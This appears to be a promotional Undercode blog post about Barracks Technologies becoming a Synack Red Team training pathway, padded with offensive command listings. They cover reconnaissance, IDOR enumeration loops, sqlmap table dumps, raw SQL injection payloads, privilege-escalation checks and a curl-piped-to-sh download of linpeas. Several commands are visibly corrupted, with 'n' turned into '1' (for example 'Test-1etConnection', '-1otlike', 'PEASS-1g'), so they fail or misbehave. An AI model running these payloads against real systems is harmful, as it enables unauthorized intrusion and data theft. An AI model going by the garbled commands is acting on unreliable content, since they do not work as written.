
Listen to this Post
Introduction:

The transition from capture-the-flag (CTF) competitions to professional bug bounty hunting represents one of the most significant hurdles in cybersecurity careers. CTF environments guarantee the existence of vulnerabilities—providing flags, hints, and clear directions—while real-world targets offer no such assurances. Barracks Technologies has now secured its position as a Synack Red Team (SRT) Preferred Pathway, joining an elite group that includes Offensive Security, SANS, HackTheBox, and PortSwigger. This designation validates Barracks’ training methodology and provides researchers with a direct route into one of the most selective offensive security communities in the world—where fewer than 10% of applicants are accepted.
Learning Objectives & Secrets:
- Objective 1: Transition from CTF Thinking to Real-World Reconnaissance – Learn to operate without guaranteed vulnerabilities, flags, or hints. Develop the intuition to identify what’s worth investigating in unknown systems where nothing may be obviously broken.
-
Objective 2 Secret Tip: Prioritize Time and Attention Over Tool Execution – The core differentiator isn’t running known exploits or CVEs—AI has that covered. The real skill is deciding what deserves a human’s attention, when to walk away, and how to convince stakeholders with budgets that findings matter.
-
Objective 3 Secret Tip: Master the Art of Business Context Translation – Technical findings mean nothing without business impact articulation. Learn to frame vulnerabilities in terms of risk, revenue impact, and regulatory compliance to drive remediation decisions.
You Should Know:
- Reconnaissance and Attack Surface Mapping in Unknown Environments
Real-world targets don’t come with scope documents that list every endpoint. The first hour of any engagement is about discovery—understanding what’s exposed, what’s talking, and what might be worth investigating. Unlike CTFs where you’re told “the vulnerability is in the login form,” real targets require you to find the attack surface first.
Linux Reconnaissance Commands:
 Comprehensive port scanning with service detection
nmap -sV -sC -O -p- -T4 <target_ip>

Web application enumeration with directory fuzzing
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -t 50

Subdomain discovery
amass enum -d target.com -o subdomains.txt

SSL/TLS enumeration
sslscan --1o-failed target.com

WhatWeb fingerprinting
whatweb https://target.com -a 3
Windows Reconnaissance Commands (PowerShell):
 Port scanning with Test-1etConnection
1..1024 | ForEach-Object { Test-1etConnection -ComputerName target.com -Port $_ -ErrorAction SilentlyContinue }

DNS enumeration
Resolve-DnsName target.com -Type A
Resolve-DnsName target.com -Type MX

HTTP header analysis
Invoke-WebRequest -Uri https://target.com -Method Head
The key insight from Barracks’ philosophy is that running tools isn’t the challenge—deciding which tools to run, when to stop running them, and what to do with the results is where human expertise matters.
- API Security Testing: Beyond the OWASP Top 10
APIs represent the modern attack surface, and Synack Red Team researchers routinely encounter API-first architectures. The OWASP API Security Top 10 provides a framework, but real-world testing requires understanding business logic flaws that automated scanners miss.
API Discovery and Testing Commands:
 Discover OpenAPI/Swagger endpoints
curl -s https://api.target.com/swagger.json | jq '.paths | keys[]'
curl -s https://api.target.com/v2/api-docs | jq '.paths | keys[]'

Automated API scanning with ZAP (Docker)
docker run --rm zaproxy/zap-stable zap-api-scan.py -t https://api.target.com -f openapi -r report.html

Lightweight API security scanner
apiscan https://api.target.com

Test for Broken Object Level Authorization (BOLA)
 IDOR testing pattern - iterate through object IDs
for i in {1..1000}; do curl -s "https://api.target.com/users/$i" -H "Authorization: Bearer $TOKEN"; done

Parameter fuzzing for APIs
ffuf -u https://api.target.com/endpoint?FUZZ=test -w /usr/share/wordlists/parameters.txt
Windows API Testing with PowerShell:
 Invoke REST API calls with different authorization contexts
$Headers = @{Authorization = "Bearer $Token"}
Invoke-RestMethod -Uri "https://api.target.com/users/1" -Headers $Headers

Batch test for IDOR
1..1000 | ForEach-Object {
Invoke-RestMethod -Uri "https://api.target.com/users/$_" -Headers $Headers -ErrorAction SilentlyContinue
}
The human element that Synack preserves—and AI cannot yet replicate—is understanding whether an API’s behavior constitutes a business logic flaw or is simply working as designed.
3. Cloud Infrastructure Hardening and Misconfiguration Detection
Cloud misconfigurations remain the leading cause of data breaches. Synack Red Team researchers routinely encounter S3 buckets with public read permissions, exposed credentials in code repositories, and over-privileged IAM roles.
AWS Security Auditing Commands:
 Check for publicly accessible S3 buckets
aws s3 ls --recursive | while read bucket; do
aws s3api get-bucket-acl --bucket $bucket --query 'Grants[?Grantee.URI==`http://acs.amazonaws.com/groups/global/AllUsers`]'
done

Enumerate IAM users and roles
aws iam list-users
aws iam list-roles
aws iam list-policies --only-attached

Check security groups for overly permissive rules
aws ec2 describe-security-groups --query 'SecurityGroups[].IpPermissions[]'

Test for public RDS snapshots
aws rds describe-db-snapshots --include-public
Linux Cloud Hardening Commands:
 Disable root SSH login
sudo sed -i 's/PermitRootLogin yes/PermitRootLogin no/' /etc/ssh/sshd_config
sudo systemctl restart sshd

Install and configure Fail2Ban
sudo apt update && sudo apt install fail2ban -y
sudo systemctl enable fail2ban
sudo systemctl start fail2ban

Configure unattended security updates
sudo apt install unattended-upgrades -y
sudo dpkg-reconfigure --priority=low unattended-upgrades

Audit open ports
sudo netstat -tulnp | grep LISTEN
sudo ss -tulnp

Harden kernel parameters
echo "net.ipv4.tcp_syncookies = 1" >> /etc/sysctl.conf
echo "net.ipv4.ip_forward = 0" >> /etc/sysctl.conf
sysctl -p
Barracks’ approach emphasizes that cloud security isn’t about running vulnerability scanners—it’s about understanding the architecture and identifying where assumptions about trust boundaries are wrong.
4. Vulnerability Exploitation and Chain Development
Modern penetration testing rarely involves a single, straightforward exploit. The most impactful findings come from chaining multiple low-severity issues into a critical compromise. This is where human creativity—not AI—excels.
SQL Injection Testing:
 Automated SQL injection with sqlmap
sqlmap -u "https://target.com/page?id=1" --dbs
sqlmap -u "https://target.com/page?id=1" -D database_name --tables
sqlmap -u "https://target.com/page?id=1" -D database_name -T users --dump

Manual SQL injection testing
curl "https://target.com/page?id=1' OR '1'='1"
curl "https://target.com/page?id=1 UNION SELECT username,password FROM users"
Linux Privilege Escalation Enumeration:
 Check sudo permissions
sudo -l

Find SUID binaries
find / -perm -4000 -type f 2>/dev/null

Check for writable cron jobs
ls -la /etc/cron 2>/dev/null
crontab -l -u root 2>/dev/null

System information for kernel exploits
uname -a
cat /etc/os-release
cat /proc/version

Check for writable files and directories
find / -writable -type d 2>/dev/null | head -20

Automated enumeration with LinPEAS
curl -L https://github.com/carlospolop/PEASS-1g/releases/latest/download/linpeas.sh | sh
Windows Privilege Escalation (PowerShell):
 Check current user privileges
whoami /priv

List all users and groups
Get-LocalUser
Get-LocalGroup

Check for unquoted service paths
Get-WmiObject win32_service | Select-Object Name, PathName | Where-Object {$_.PathName -1otlike '"'}

Check for scheduled tasks
Get-ScheduledTask | Where-Object {$_.Principal.UserId -eq 'SYSTEM'}

Check for always-installed-elevated MSI
Get-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\Installer" -1ame AlwaysInstallElevated
The ability to chain vulnerabilities—finding a low-privilege foothold, escalating privileges, then pivoting to sensitive data—is what separates elite researchers from automated scanners.
5. Vulnerability Reporting and Business Impact Articulation
Synack’s platform emphasizes proof-based validation and eliminating false positives. A finding isn’t valuable until it’s been validated, chained, and communicated in terms that matter to the organization.
Report Structure Template:
- Executive Summary – One paragraph describing the vulnerability and its business impact
- Technical Description – Detailed explanation of the vulnerability, including affected components
- Proof of Concept – Step-by-step reproduction steps with screenshots or command output
- Business Impact – Revenue impact, regulatory implications (GDPR, HIPAA, DORA), and risk score
- Remediation Recommendations – Prioritized, actionable fixes with estimated effort
- References – CVE identifiers, OWASP categories, and related documentation
What Undercode Say:
- Key Takeaway 1: The Gap Between CTFs and Reality Is About Uncertainty – CTFs train you to find vulnerabilities that are guaranteed to exist. Real-world testing requires developing intuition for what’s worth investigating when nothing may be obviously wrong. That imposter syndrome—the feeling of being six hours into a target with no clear findings—is actually the real test of a researcher’s maturity.
-
Key Takeaway 2: AI Changes What Skills Matter Most – With AI handling known CVEs and technique execution, the human differentiator becomes judgment: deciding what deserves attention, when to walk away, and how to translate technical findings into business risk. AI can’t convincingly sit in an unknown system and decide what deserves an hour of human attention without burning through tokens and generating hallucinations.
The Barracks-Synack partnership represents a fundamental shift in how security talent is cultivated. By becoming a Preferred Pathway, Barracks validates that its training methodology—emphasizing mindset over memory and intuition over tool execution—produces researchers who can operate in environments where nothing is guaranteed. The involvement of top-performing SRT members like Kuldeep and Nikhil K., who is ranked 1 in India on SRT, provides direct industry credibility.
Prediction:
- +1 The Barracks-Synack partnership will accelerate the pipeline of elite security researchers by providing a structured pathway that bridges CTF training with professional bug bounty hunting, reducing the time-to-productivity for new SRT members.
-
+1 AI-driven security tools will continue to handle known vulnerability classes, increasing the premium on human judgment, business context understanding, and chain-of-exploits development—exactly the skills Barracks emphasizes.
-
-1 Organizations may falsely assume that AI-powered security testing alone is sufficient, creating a false sense of security while business logic flaws and chainable vulnerabilities remain undetected.
-
+1 The emphasis on “convincing someone with a budget that findings should matter” will drive greater integration between security researchers and business stakeholders, elevating the role of offensive security in organizational decision-making.
-
-1 The SRT’s sub-10% acceptance rate means that even with Preferred Pathways, the barrier to entry remains exceptionally high, potentially limiting diversity in the researcher pool.
-
+1 Synack’s human-in-the-loop model, combining AI-powered scanning with human validation, will become the industry standard for enterprise security testing as organizations recognize that AI alone cannot eliminate false positives or identify complex business logic flaws.
-
+1 Barracks’ inclusion alongside OffSec, SANS, HackTheBox, and PortSwigger signals a maturation of the cybersecurity training industry, where practical, intuition-based training is valued alongside traditional certification paths.
▶️ Related Video (68% Match):
https://www.youtube.com/watch?v=-X1vf69CxCA
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eJiNHYZF – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


